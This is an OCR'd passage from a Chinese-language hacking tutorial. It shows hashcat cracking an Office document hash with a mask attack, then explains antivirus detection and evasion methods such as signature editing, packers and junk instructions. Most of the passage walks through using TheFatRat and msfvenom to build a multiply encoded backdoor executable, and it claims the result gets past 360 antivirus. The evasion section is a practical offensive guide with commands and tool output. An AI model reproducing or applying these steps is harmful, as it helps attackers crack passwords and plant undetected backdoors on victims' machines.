


图 3.3.4.34 修改文件为真正的 hash 值

下面开始破解，在帮助文档中查看破解类型对应的序号为 9600，如图 3.3.4.35 所示：

我们设定的密码为大写字母+数字的格式，密码为 6 位，大家可以尝试每一位都是大小写字母+数字+特殊字符，这样破解时间会长一些，为了加速破解效果我就按照 6 位密码的格式来设置，最终结果保存在 001ok.txt 中，如图 3.3.4.35 所示，这个命令应该能看的懂，如果有不明白的可以看看前面的内容即可。

```
┌──(root💀kali)-[~]
└─# hashcat -a 3 -m 9600 /root/mytest/001hash.txt --increment --increment-min 6 --in
crement-max 6  ?u?u?d?d?d?d -o /root/mytest/001ok.txt -remove
hashcat (v6.1.1) starting ...
```

图 3.3.4.35 开始破解

破击额过程中我们可以按 s 键来查看破解状态，如图 3.3.4.36 所示：

Status：Running 代表正在破解中，

Candidates：SA1219->SK7990，说明正在尝试这个范围内的密

码，而从结构上不难看出是我们想要的两位大写字母加四位数字的密码组合方式。




图 3.3.4.36 正在破解中，按 S 键查看破解状态

经过几分钟的等待最终提示破解成功，如图 3.3.4.37 所示：




图 3.3.4.37 提示破解成功

在 001ok.txt 中，文本最后即可查看破解密码，如图 3.3.4.38 所示：




图 3.3.4.38 查看破击密码

总结：

1、关于破解速度：本地破解的方式多采用密码组合或者字典来进行暴力破解，这种破解效率从理论上是肯定能破解出来的，不过如果密码长度和复杂度特别高那么破解还是需要花费一些时间的，由于我这里是在虚拟机里进行演示，内存及线程没有开太多，破解相同的密码需要花费的时间更多一些，如果在配置比较高的计算机中破解一个 hash 密码还是非常快的。

2、关于密码字典，很多时候黑客喜欢用社会工程学字典来生成针对你的特有字典文件，而你如果安全意识不强设置的密码复杂程度不高那破解起来就非常快了，可能 2 秒钟就足以破解出你的密码了，因此不要用类似：jiao19900826 这样和自身信息密切相关的密码，那么该如何设置密码呢？这个会在后面有专门的章节进行讲解。

3.4、我有杀毒软件，还用怕黑客吗？

3.4.1 杀毒软件是如何判断文件是病毒的？

我们要想弄明白杀毒软件是如何判定一个文件是不是木马病毒，首先需要有一个判定规则。这就相当于法院在判定一个人是不是犯罪了，需要参照相关法律法规来对嫌疑人进行判定，杀毒软件

厂商根据木马病毒原理也制定了自己的判定规则，比如杀毒软件判定规则中明确规定当文件特征码中包含A时，即判定为是病毒文件，那么如果某程序中包含A特征码就会被判定为病毒。

那么是不是一个常规的应用程序也会存在这个A特征码呢？有可能，所以这时候就会出现所谓的误报。除了根据特征码来判定以外，不同杀毒软件还有自己独特的判定规则，比如行为查杀，当病毒要进行某种行为比如打开特定端口、发送密码信息数据等时会被判定为病毒，当然还有很多查杀方式，每一款杀毒软件对病毒查杀能力千差万别，这里我们用之前生成的后门程序dongwenlong.exe来上传到www.virustotal.com进行检测，如图3.4.1.1所示




图3.4.1.1 全世界71款杀毒软件查杀检测结果

从结果中我们看出全世界71款杀毒软件其中有53个杀毒软件

引擎识别出这个木马，剩余 18 款杀毒软件没有识别出是木马，也就是当做正常软件放行了，如图 3.4.1.2 所示：

ViRobot	Trojan.Win32.Elzob.Gen	Yandex	Trojan.Rosena.Gen.1
ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic	AegisLab	Undetected
Alibaba	Undetected	Antiy-AVL	Undetected
Baidu	Undetected	CMC	Undetected
DrWeb	Undetected	Jiangmin	Undetected
Kingsoft	Undetected	Palo Alto Networks	Undetected
Panda	Undetected	TACHYON	Undetected
Tencent	Undetected	TotalDefense	Undetected
VBA32	Undetected	VIPRE	Undetected
Webroot	Undetected	Zillya	Undetected
Zoner	Undetected	Avast-Mobile	Unable to process file typ

图 3.4.1.2 绿色代表成功绕过的杀毒引擎

如果你的电脑上安装了只是这 18 款杀毒引擎其中的几个，那么要提醒你的是你很容易中招！因为你电脑里的杀毒软件认为我的后门程序是正常程序，不会查杀。黑客一般不会针对所有杀毒软件做免杀，能过主流的杀毒软件就足够了。

3.4.2 黑客是如何做免杀的？

这是一个非常好的问题，黑客为了绕过杀毒软件，特别针对主流杀毒软件的查杀机制进行分析，使得黑客技术自然而然产生了一个分支即为免杀技术。这门免杀技术涉及到的知识及技术含量非常高，我做为一个研究黑客技术十余载的安全人员，对所有杀毒软件也不敢百分百保证，当然过主流杀毒软件还是没问题的。

我们说一下黑客常用的免杀技术都有哪些？

这里我们来引用百度百科对于免杀的一些介绍，参考如下：

1）修改特征码

方法一:直接修改特征码的十六进制法

1.修改方法:把特征码所对应的十六进制改成数字差 1 或差不多的十六进制.

2.适用范围:一定要精确定位特征码所对应的十六进制,修改后一定要测试一下文件能否正常使用.

方法二:修改字符串大小写法

1.修改方法:把特征码所对应的内容是字符串的,只要把大小字互换一下就可以了.

2.适用范围:特征码所对应的内容必需是字符串,否则不能成功.

方法三:等价替换法

1.修改方法:把特征码所对应的汇编指令命令中替换成功能类拟的指令.

2.适用范围:特征码中必需有可以替换的汇编指令.比如 JE,JNE 换成 JMP 等.

方法四:指令顺序调换法

1.修改方法:把具有特征码的代码顺序互换一下.

2.适用范围:具有一定的局限性,代码互换后必须不能影响程序的正常执行

方法五:通用跳转法

1.修改方法:把特征码移到零区域(指代码的空隙处)执行后,使用 jmp 指令无条件调回原代码处继续执行下一条指令

2.适用范围:通用的改法,建议大家要掌握这种改法.

2）加冷门壳

举例来说，如果说程序是一张烙饼，那壳就是包装袋，可以让你发现不了包装袋里的东西是什么。比较常见的壳一般容易被杀毒软件识别，所以加壳有时候会使用到生僻壳，就是不常用的壳。去买口香糖你会发现至少有两层包装，所以壳也可以加多重壳，让杀毒软件看不懂。如果你看到一个袋子上面写着干燥剂、有毒之类的字你也许就不会对他感兴趣了吧，这就是伪装壳，把一种壳伪装成其他壳，干扰杀毒软件正常的检测。

3）加壳改壳

加壳改壳是病毒免杀常用的手段之一,加壳改壳原理是将一个木马文件加上 upx 壳或者其它壳后用 lordpe 将文件入口点加 1,然后将区段字符全部去掉,然后用 od 打开免杀的木马在入口上下 100

字符内修改一些代码让杀毒软件查不出来是什么壳就不知道怎么脱就可以实现免杀的目的，但这种技术只有熟悉汇编语言的人才会，这种免杀方法高效可以一口气过众多杀软也是免杀爱好者应该学会的一种技术。

4）加花指令

加花是病毒免杀常用的手段，加花的原理就是通过添加加花指令（一些垃圾指令，类型加 1 减 1 之类的无用语句）让杀毒软件检测不到特征码，干扰杀毒软件正常的检测。加花以后，一些杀毒软件就检测不出来了，但是有些比较强的杀毒软件，病毒还是会被杀的。这可以算是“免杀”技术中最初级的阶段。

5）改程序入口点

修改程序入口点

以上摘自百度百科“免杀”词汇搜索结果，其实针对于免杀黑客一版会用多种技术手段来互相组合，最终实现绕过杀毒软件的目的。第一代黑客基本上对这些都非常熟悉，记得那时候我还为研究免杀专门学习汇编等语言，如果那个时候一个十几岁的孩子说自己是黑客基本上没人相信，因为你要想成为一个黑客必须会编程，可以自己写木马，既然写了木马就必须要绕过杀毒软件因此必须学习免杀，想学好免杀就必须会汇编语言等知识，如此不断深挖下去，

你会发现想学号黑客技术需要的知识储备非常多，一个十几岁的孩子是不可能有这样的知识储备的。而现在不一样了，因为很多东西都框架化了，这个十几岁的孩子只要会用就可以了。

以免杀为例，现成的免杀框架就有很多，比如以 TheFatRat 免杀框架为例，就可以过很多主流的杀毒软件，我们先来安装这个框架，如图 3.4.2.1 所示，直接 git 下来就可以了。

```
root@kali:~# git clone https://github.com/Screetsec/TheFatRat.git
正克隆到 'TheFatRat'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (3/3), done.
接收对象中：   6% (848/14063), 21.07 MiB | 889.00 KiB/s
```

图 3.4.2.1 安装 TheFatRat

这个框架安装比较复杂，这里我就不一一演示了，因为每台电脑遇到的情况可能都不一样，如果有安装问题可以联系我来解决。我这里已经安装好了，在 root 目录下有 TheFatRat 文件夹，进来后直接./fatrat 回车即可运行，如图 3.4.2.1 所示：

```
root@kali: ~/TheFatRat
文件  动作  编辑  查看  帮助

┌──(root💀kali)-[~]
└─# cd TheFatRat

┌──(root💀kali)-[~/TheFatRat]
└─# ls
autorun        fatrat     LICENSE      powerfull.sh   setup.sh
backdoor_apk   grab.sh    lists        prog.c         temp
CHANGELOG.md   icons      logs         prog.c.backup  tools
chk_tools      ISSUES.md  PE           README.md      troubleshoot.md
config         java       postexploit  release        update

┌──(root💀kali)-[~/TheFatRat]
└─# ./fatrat
```

图 3.4.2.2 运行 TheFatRat

运行之后会有一个提示如图 3.4.2.3 所示：




图 3.4.2.3 信息提示

这里提示我们不要讲生成的后门程序上传到 www.virustotal.com，知道这是为什么吗？因为一旦上传了，那么全世界杀毒厂家都会得到这个后门程序，并且对他进行分析找到针对它的查杀机制，后边当再用这个 TheFatRat 来做免杀的时候就没效果了。

我们敲回车继续启动界面，界面启动成功如图 3.4.2.4 所示：




图 3.4.2.4 界面启动成功

其实这里已经在底层启动了 msf，然后我们选择 1，利用 msfvenom 创建一个后门程序，如图 3.4.2.5 所示：




图 3.4.2.5 选择 tool 界面

我们输入 2 回车，此时列出了本机的 IP 等信息，只是为了提示而已，省的再自己查一遍，如图 3.4.2.6 所示：




图 3.4.2.6 列出 IP 信息

然后根据提示设置后门程序响应的配置信息即可，如图 3.4.2.7 所示：




图 3.4.2.7 配置后门参数

配置 payload，如图 3.4.2.8 所示：




图 3.4.2.8 选择 payload

弹出最终配置信息，如图 3.4.2.9 所示：




图 3.4.2.9 全部配置信息

程序自动开始生成后门程序，我们来看一下整个过程都做了哪些免杀操作，如图 3.4.2.9-3.4.2.11 所示：

No.1 首先用 x86/shikata_ga_nai 进行编码，数一下可以知道总共编码 10 次

```
[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++    ]

Attempting to read payload from STDIN...Attempting to read payload from STDIN...

Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
```

图 3.4.2.9 x86/shikata_ga_nai 编码 10 次

```
Found 1 compatible encoders
Attempting to encode payload with 8 iterations of x86/countdown
x86/countdown succeeded with size 642 (iteration=0)
x86/countdown succeeded with size 660 (iteration=1)
x86/countdown succeeded with size 678 (iteration=2)
x86/countdown succeeded with size 696 (iteration=3)
x86/countdown succeeded with size 714 (iteration=4)
x86/countdown succeeded with size 732 (iteration=5)
x86/countdown succeeded with size 750 (iteration=6)
x86/countdown succeeded with size 768 (iteration=7)
x86/countdown chosen with final size 768
Payload size: 768 bytes
```

图 3.4.2.10 x86/countdown 编码 8 次

后边又用三种编码格式进行了总共 6 次编码，如图 3.4.2.11

所示：

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/jmp_call_additive
x86/jmp_call_additive succeeded with size 797 (iteration=0)
x86/jmp_call_additive chosen with final size 797
Payload size: 797 bytes

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 826 (iteration=0)
x86/call4_dword_xor chosen with final size 826
Payload size: 826 bytes

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 27 (iteration=0)
x86/shikata_ga_nai chosen with final size 27
Payload size: 27 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Fatrat_Generated/hacklong.exe.exe
```

图 3.4.2.11 还有其它次编码

最终提示创建成功，并保存在了 /root/Fatrat_Generated/hacklong.exe.exe 文件中，这里为什么是两个 exe 呢？很简单，是因为在输入名字的时候只需要输入文件名即可不用输入扩展名，我在图 3.4.2.7 中输入的是 hacklong.exe 因此由两个 exe，这里没关系我们删掉一个即可。

```
Your rat file was created and it is stored in : /root/Fatrat_Generated/hacklong.exe.
exe
```

图 3.4.2.12 成功创建后门程序

我们把它放在物理机中，用 360 杀毒来扫描一下，看看已安全绕过杀毒软件，如图 3.4.2.13 所示：

图 3.4.2.13 成功绕过杀毒软件

